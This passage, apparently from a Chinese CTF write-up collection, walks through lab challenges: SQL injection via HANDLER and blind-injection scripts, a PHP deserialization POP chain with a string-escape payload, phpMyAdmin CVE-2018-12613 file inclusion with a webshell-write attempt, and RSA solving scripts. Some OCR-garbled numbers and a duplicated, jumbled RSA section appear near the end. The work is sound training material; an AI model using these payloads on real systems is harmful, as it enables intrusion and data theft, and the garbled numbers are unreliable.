    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ { FIRST | NEXT }
    [ WHERE where_condition ] [LIMIT ... ]

HANDLER tbl_name CLOSE
```

如：通过handler语句查询users表的内容

```
handler users open as yunensec; #指定数据表进行载入并将返回句柄重命名
handler yunensec read first; #读取指定表/句柄的首行数据
handler yunensec read next; #读取指定表/句柄的下一行数据
handler yunensec read next; #读取指定表/句柄的下一行数据
...
handler yunensec close; #关闭句柄
```


from

payload

```
http://c52d8600-ad4b-4d74-97a9-fe15bff2ab1f.node3.buuoj.cn/?inject=-1';handler FlagHere open; handler FlagHere read first; --+
```

[GYCTF2020]Ezsqli

过滤了or，含information的也用不了，替代information_schema

```
sys.x$schema_flattened_keys
sys.x$schema_table_statistics_with_buffer
```

注出表名

```
import requests
from time import sleep
url = 'http://dceb9acc-239b-47ee-871c-991df29eff3c.node3.buuoj.cn/'
flag = ''
s = requests.Session()
def exp(i, j):
    payload = f"2||ascii(substr((select group_concat(table_name) from sys.x$schema_flattened_keys where table_sc
hema=database()),{i},1))>{j}"
    data = {
        "id": payload
    }
    r = s.post(url, data=data)
    sleep(0.1)#太快请求容易数据异常
    if "Nu1L" in r.text:
        return True
    else:
        return False

for i in range(1, 100):
    low = 32
    high = 127
    while (low <high):
        mid = (low + high)//2
        if (exp(i, mid)):
            low = mid+1#payload中为>，mid肯定不满足条件
        else:
            high = mid
    flag += chr(low)
    print(flag)
```

后面是无列名注入，不好用二分，网上找的脚本

```
import requests

url='http://dceb9acc-239b-47ee-871c-991df29eff3c.node3.buuoj.cn/'
payload='1&&((select 1,"{}")>(select * from f1ag_1s_h3r3_hhhhh))'
flag=''
for j in range(200):
    for i in range(32,128):
        hexchar=flag+chr(i)
        py=payload.format(hexchar)
        datas={'id':py}
        re=requests.post(url=url,data=datas)
        if 'Nu1L' in re.text:
            flag+=chr(i-1)
            print(flag)
            break
```

```
(select 1,"{}")>(select * from f1ag_1s_h3r3_hhhhh)
```

{}括号中的字符与查询出的字符比ASCII大小，先比第一个，如果第一个相等则比第二个，最终是大于的字符，所以i-1则为目标字符。

[GYCTF2020]Easyphp

直接可以下载www.zip，构造pop链反序列化

参考学长的wp

和另一位师傅的wp

pop链：UpdateHepler::__destruct()->User::__toString->Info::__Call()->dbCtrl::login()

```php
<?php

class User
{
    public $id;
    public $age=null;
    public $nickname=null;

}
class Info{
    public $age;
    public $nickname;
    public $CtrlCase;

}
Class UpdateHelper{
    public $id;
    public $newinfo;
    public $sql;

}
class dbCtrl
{
    public $hostname="127.0.0.1";
    public $dbuser="root";
    public $dbpass="root";
    public $database="test";
    public $name;
    public $password;
    public $mysqli;
    public $token;

}


$sql = 'select id,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?';//$this->name=$_POST['username'
];

$start = new UpdateHelper();
$start->sql = new User();
$start->sql->nickname = new Info();
$start->sql->nickname->CtrlCase = new dbCtrl();
$start->sql->age = $sql;
$start->sql->nickname->CtrlCase->name = 'admin';
$start->sql->nickname->CtrlCase->password = '1';//字符串1 不是数字1
$s = serialize($start);
echo $s;
echo "         ";
$a = new Info();
$a->nickname = $s;
echo serialize($a);
```

结果

```
O:12:“UpdateHelper”:3:{s:2:“id”;N;s:7:“newinfo”;N;s:3:“sql”;O:4:“User”:3:{s:2:“id”;N;s:3:“age”;s:71:“select
id,“c4ca4238a0b923820dcc509a6f75849b” from user where username=?”;s:8:“nickname”;O:4:“Info”:3:
{s:3:“age”;N;s:8:“nickname”;N;s:8:“CtrlCase”;O:6:“dbCtrl”:8:
{s:8:“hostname”;s:9:“127.0.0.1”;s:6:“dbuser”;s:4:“root”;s:6:“dbpass”;s:4:“root”;s:8:“database”;s:4:“test”;s
:4:“name”;s:5:“admin”;s:8:“password”;s:1:“1”;s:6:“mysqli”;N;s:5:“token”;N;}}}} O:4:“Info”:3:
{s:3:“age”;N;s:8:“nickname”;s:447:“O:12:“UpdateHelper”:3:
{s:2:“id”;N;s:7:“newinfo”;N;s:3:“sql”;O:4:“User”:3:{s:2:“id”;N;s:3:“age”;s:71:“select
id,“c4ca4238a0b923820dcc509a6f75849b” from user where username=?”;s:8:“nickname”;O:4:“Info”:3:
{s:3:“age”;N;s:8:“nickname”;N;s:8:“CtrlCase”;O:6:“dbCtrl”:8:
{s:8:“hostname”;s:9:“127.0.0.1”;s:6:“dbuser”;s:4:“root”;s:6:“dbpass”;s:4:“root”;s:8:“database”;s:4:“test”;s
:4:“name”;s:5:“admin”;s:8:“password”;s:1:“1”;s:6:“mysqli”;N;s:5:“token”;N;}}}}”;s:8:“CtrlCase”;N;}
```

可利用的反序列化点

```php
    public function getNewInfo(){
        $age=$_POST['age'];
        $nickname=$_POST['nickname'];
        return safe(serialize(new Info($age,$nickname)));
    }
```

会将payload作为参数进行序列化，需要进行字符逃逸

将第一个payload进行修改以及闭合

```
";s:8:"CtrlCase";O:12:"UpdateHelper":3:{s:2:"id";N;s:7:"newinfo";N;s:3:"sql";O:4:"User":3:{s:2:"id";N;s:3:"age";
s:71:"select id,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?";s:8:"nickname";O:4:"Info":3:{s:3:
"age";N;s:8:"nickname";N;s:8:"CtrlCase";O:6:"dbCtrl":8:{s:8:"hostname";s:9:"127.0.0.1";s:6:"dbuser";s:4:"root";s
:6:"dbpass";s:4:"root";s:8:"database";s:4:"test";s:4:"name";s:5:"admin";s:8:"password";s:1:"1";s:6:"mysqli";N;s:
5:"token";N;}}}};}
```

也就是在最前面加了个引号，闭合前面序列化生成的引号，然后将我们的payload序列化为CtrlCase的值，这样反序列化时就能成功反序列化我们的payload，这个修改后的payload长度为466，所以我们在这个payload前面加466个union，原本序列化字符时，总长度为466*2*5=4660，也就是{s:3:“age”;N;s:8:“nickname”;s:4660:，经过safe()后，union被替换为hacker，总长度就是为4660，再加上我们用`"`进行了闭合，所以nickname的值就为466个hacker，我们的payload就成功逃逸。

最终payload

```
age=1&nickname=unionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionun
ionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunio
nunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionu
nionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionuni
onunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunion
unionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionun
ionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunio
nunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionu
nionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionuni
onunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunion
unionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionun
ionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunio
nunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionu
nionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionuni
onunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunion
unionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionun
ionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunio
nunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionu
nionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionuni
onunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunion
unionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunionunion";s:8:"
CtrlCase";O:12:"UpdateHelper":3:{s:2:"id";N;s:7:"newinfo";N;s:3:"sql";O:4:"User":3:{s:2:"id";N;s:3:"age";s:71:"s
elect id,"c4ca4238a0b923820dcc509a6f75849b" from user where username=?";s:8:"nickname";O:4:"Info":3:{s:3:"age";N
;s:8:"nickname";N;s:8:"CtrlCase";O:6:"dbCtrl":8:{s:8:"hostname";s:9:"127.0.0.1";s:6:"dbuser";s:4:"root";s:6:"dbp
ass";s:4:"root";s:8:"database";s:4:"test";s:4:"name";s:5:"admin";s:8:"password";s:1:"1";s:6:"mysqli";N;s:5:"toke
n";N;}}}};}
```


执行后，session中成功写入admin，使用任意密码登录（验证session后直接登录，不会校验输入的密码）即可获得flag

real

[PHPMYADMIN]CVE-2018-12613

1


2

先执行sql语句

```
select ‘<?php phpinfo()?>’
```

然后查看cookie，进行session包含，查看绝对路径

```
index.php?target=db_sql.php%253f/…/…/…/…/…/…/…/…/…/…/…/tmp/sess_+之前记录的
cookie
```



然后写shell

```
select ‘’ into outfile ‘/var/www/html/1.php’
```

发现写不了


原来flag就在PHP info中

Environment

Variable	Value
APACHE_LOG_DIR	/var/log/apache2
LANG	C
HOSTNAME	web
APACHE_CONFDIR	/etc/apache2
APACHE_LOCK_DIR	/var/lock/apache2
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
GPG_KEYS	1729F83938DA44E27BA0F4D3DBDB397470D12172 B1B44D8F021E4E2D6021E995DC9FF8D3EE5AF27F
PHP_EXTRA_CONFIGURE_ARGS	--with-apxs2
PHP_ASC_URL	https://secure.php.net/get/php-7.2.5.tar.xz.asc/from/this/mirror
PHP_CFLAGS	-fstack-protector-strong -fpic -fpie -O2
PHP_EXTRA_BUILD_DEPS	apache2-dev
PWD	/var/www/html
PHP_LDFLAGS	-Wl,-O1 -Wl,--hash-style=both -pie
APACHE_RUN_GROUP	www-data
APACHE_RUN_DIR	/var/run/apache2
PHP_INI_DIR	/usr/local/etc/php
PHP_URL	https://secure.php.net/get/php-7.2.5.tar.xz/from/this/mirror
APACHE_ENVVARS	/etc/apache2/envvars
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2
APACHE_RUN_USER	www-data
FLAG	flag{7bf8d94c-7042-4b05-a77f-1f3d619d7aa6}
PHP_VERSION	7.2.5
APACHE_PID_FILE	/var/run/apache2/apache2.pid
SHLVL	0
PHP_MD5	*no value*
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHP_SHA256	af70a33b3f7a51510467199b39af151333fbbe4cc21923bad9c7cf64268cddb2

crypto

[BJDCTF 2nd]cat_flag



```
01000010
01001010
01000100
01111011
01001101
00100001
01100001
00110000
01111110
01111101
```

```
import binascii
print(binascii.a2b_hex(hex(int('0100001001001010010001000111101101001101001000001011000010011000001111110011111101
',2))[2:]))
```

RSA

RSA加密流程

> 选取两个较大的互不相等的质数p和q，计算n = p * q 。
> 计算phi = (p-1) * (q-1) 。
> 选取任意e，使得e满足 1<e<phi 且 gcd(e , phi) == 1 。
> 计算e关于phi的模逆元d， 即d满足(e * d)% phi ==1 。
> 加解密：c = (m ^ e) % n ， m = (c ^ d) % n 。其中m为明文，c为密文，(n,e)为公钥对，d为私钥，要求 0 <= m < n 。

```
import gmpy2
p=473398607161
q=4511491
e=17
phi=(p-1)*(q-1)
d=gmpy2.invert(17,phi)
print(d)
```

rsarsa

> Math is cool! Use the RSA algorithm to decode the secret message, c, p, q, and e are parameters for the RSA algorithm.
> p = 964842302901051567659055174001042653494573763923573980064398935203985250729849139956103500916342705037010757073363335091169128029777716020062528166537848 3
> q = 118748438379802970320924058486536568527609101545433809076500401907042833589092085782510630477324439922306479038875100655479473135432993032619860534865694 07
> e = 65537
> c = 832082989951746041747735902982036393605400248712561268928896613457424033149298619391004926666056473166465764865262174570063768422808697285817267464015837058999417682141387422596893348407356335530538876418476511737762518202930872128856701803674068074067659236389731613758173927377478327627516901044238690190 34

Use RSA to find the secret message

```
import gmpy2
p =  964842302901051567659055174001042653494573763923573980064398935203985250729849139956103500916342705037010757073363335091169128029777716020062528166537848 3
q =  118748438379802970320924058486536568527609101545433809076500401907042833589092085782510630477324439922306479038875100655479473135432993032619860534865694 07
e =  65537
c =  832082989951746041747735902982036393605400248712561268928896613457424033149298619391004926666056473166465764865262174570063768422808697285817267464015837058999417682141387422596893348407356335530538876418476511737762518202930872128856701803674068074067659236389731613758173927377478327627516901044238690190 34
phi=(q-1)*(p-1)
n=p*q
d=gmpy2.invert(e,phi)
print(pow(c,d,n))
```

RSA1

> p = 863763376725700856709965348654109117132049150943361544753916243791124417588566780639841179052408355344515811350222774520620532769093950403299469990205322 9
> q = 126406749739964727691760479371708834209270508214800105815931371353724738805956137373376306297525773461470392840300825934907766305725849599542053368802284 69
> dp = 650079570221683462110904235119326153065004384105625293093094966335862501688183284072806602615026469307610935487409984138045488171609777830726811691058292 9
> dq = 783472263673553449019532580386470672380574033551303889137911760438881683674556098098256795673512201963002175438762767516968043599582527539160811120550041
> c = 247223054038873820735673164676490806626315529059602293990791079956021544181760563358006388875276141640735304376570850796761573502053519452229893513160764865735995760419783398722659250627643185360890073102702785261596789374319038628924007479155251189839599706079341429747366757843259934459420313721073421038 52

```
689288966134574240331492986193910049266660564731664657648652621745700637684228086972858172674640158370589994176821413874225968933484073563355305388764184765117377625182029308721288567018036740680740676592363897316137581739273774783276275169010442386901903434
```

Use RSA to find the secret message

```
import gmpy2
p =  96484230290105156765905517400104265349457376392357398006439893520398525072984913995610350091634270503701075707336333509116912802977771602006252816653784 83
q =  11874843837980297032092405848653656852760910154543380907650040190704283358909208578251063047732443992230647903887510065547947313543299303261986053486569407
e =  65537
c =  83208298995174604174773590298203639360540024871256126892889661345742403314929861939100492666605647316646576486526217457006376842280869728581726746401583705899941768214138742259689334840735633553053887641847651173776251820293087212885670180367406807406765923638973161375817392737747832762751690104423869019034
phi=(q-1)*(p-1)
n=p*q
d=gmpy2.invert(e,phi)
print(pow(c,d,n))
```

RSA1

```
p =
863763376725700856709965348654109117132049150943361544753916243791124417588566780639841179052408355344515811350222774520620532769093950403299469990205322 9
q =
126406749739964727691760479371708834209270508214800105815931371353724738805956137373376306297525773461470392840300825934907766305725849599542053368802284 69
dp =
650079570221683462110904235119326153065004384105625293093094966335862501688183284072806602615026469307610935487409984138045488171609777830726811691058292 9
dq =
783472263673553449019532580386470672380574033551303889137911760438881683674556098098256795673512201963002175438762767516968043599582527539160811120550041
c =
247223054038873820735673164676490806626315529059602293990791079956021544181760563358006388875276141640735304376570850796761573502053519452229893513160764865735995760419783398722659250627643185360890073102702785261596789374319038628924007479155251189839599706079341429747366757843259934459420313721073421038 52
```